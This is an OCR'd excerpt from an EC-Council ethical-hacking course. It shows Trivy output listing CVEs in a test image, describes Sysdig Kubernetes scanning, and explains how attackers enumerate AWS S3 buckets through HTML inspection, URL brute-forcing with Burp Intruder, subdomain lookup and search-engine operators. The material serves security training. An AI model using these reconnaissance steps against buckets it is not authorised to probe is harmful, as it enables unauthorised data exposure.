2019-05-13T15:19:05.983+0900    INFO    Detecting Alpine vulnerabilities...
2019-05-13T15:19:05.987+0900    INFO    Updating npm Security DB...
2019-05-13T15:19:07.048+0900    INFO    Detecting npm vulnerabilities...
2019-05-13T15:19:07.048+0900    INFO    Updating pipenv Security DB...
2019-05-13T15:19:08.507+0900    INFO    Detecting pipenv vulnerabilities...
2019-05-13T15:19:08.508+0900    INFO    Updating bundler Security DB...
2019-05-13T15:19:09.574+0900    INFO    Detecting bundler vulnerabilities...
2019-05-13T15:19:09.575+0900    INFO    Updating cargo Security DB...
2019-05-13T15:19:10.441+0900    INFO    Detecting cargo vulnerabilities...
2019-05-13T15:19:10.441+0900    INFO    Updating composer Security DB...
2019-05-13T15:19:11.649+0900    INFO    Detecting composer vulnerabilities...

knqyf263/test-image:1.2.3 (alpine 3.7.1)
========================================
Total: 26 (UNKNOWN: 0, LOW: 3, MEDIUM: 16, HIGH: 5, CRITICAL: 2)
```


LIBRARY	VULNERABILITY ID	SEVERITY	INSTALLED VERSION	FIXED VERSION	TITLE
curl	CVE-2018-14618	CRITICAL	7.61.0-r0	7.61.1-r0	curl: NTLM password overflow via integer overflow
	CVE-2018-16839	HIGH		7.61.1-r1	curl: Integer overflow leading to heap-based buffer overflow in Curl_sasl_create_plain_message()
	CVE-2019-3822			7.61.1-r2	curl: NTLMv2 type-3 header stack buffer overflow
	CVE-2018-16840			7.61.1-r1	curl: Use-after-free when closing "easy" handle in Curl_close()
	CVE-2018-16890	MEDIUM		7.61.1-r2	curl: NTLM type-2 heap out-of-bounds buffer read
	CVE-2019-3823				curl: SMTP end-of-response out-of-bounds read
	CVE-2018-16842			7.61.1-r1	curl: Heap-based buffer over-read in the curl tool warning formatting
git	CVE-2018-19486	HIGH	2.15.2-r0	2.15.3-r0	git: Improper handling of PATH allows for commands to be executed from...

Figure 19.41: Screenshot of Trivy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vulnerability Scanning using Sysdig

- Sysdig identifies Kubernetes vulnerabilities by integrating the CI/CD pipeline, image registry, and Kubernetes admissions controllers
- Sydig also validates the container images at orchestration level using Kubernetes admissions controllers



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vulnerability Scanning using Sysdig

Kubernetes is a complex environment that often suffers cluster misconfigurations. Attackers can leverage these misconfigurations and perform vulnerability scans on Kubernetes clusters using various tools, such as Sysdig and Pipeline.

- **Sysdig**

  Source: *https://sysdig.com*

  Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.42: Screenshot of Sysdig

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating S3 Buckets

- Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers often try to the find the bucket's location and name to test its security and identify vulnerabilities in the bucket implementation

Inspecting HTML


- Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL

- Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket

Finding subdomains

- Attackers use tools such as Findsubdomains, or Robtex to identify subdomains related to the target bucket



https://findsubdomains.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Enumerating S3 Buckets (Cont'd)


Reverse IP Search

- Attackers use search engines such as Bing to perform a reverse IP search to identify domains of target S3 buckets

Advanced Google Hacking

- Attackers use advanced Google search operators such as "`inurl`" to search for URLs related to the target S3 buckets





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- **Inspecting HTML**

  Attackers attempt to perform HTML source code analysis to gather information about the S3 buckets. Analyzing the source code of HTML web pages in the background allows attackers to find URLs to target S3 buckets.

- **Brute-forcing URL**

  Because each S3 bucket is given a unique identification number, attackers perform brute-force attacks on the target bucket to identify the correct bucket UR. For example, assume the URL http://s3.amazonaws.com/[bucket_name]; attackers try all possibilities for the bucket_name to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Finding subdomains**

  Attackers use tools, such as Findsubdomains and Robtex, to identify subdomains related to the target bucket. For example, as shown in the figure, attackers can use the FindSubsomains online tool to identify the subdomains of s3.amazonaws.com.




Figure 19.43: Screenshot of Robtex showing subdomains

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Reverse IP Search**

  Attackers use search engines, such as Bing, to perform reverse IP search to identify domains of target S3 buckets. Attackers use the advance search operator ip:<target IP address> in the Bing search engine to obtain different domains related to the target bucket that resolves the given IP address.

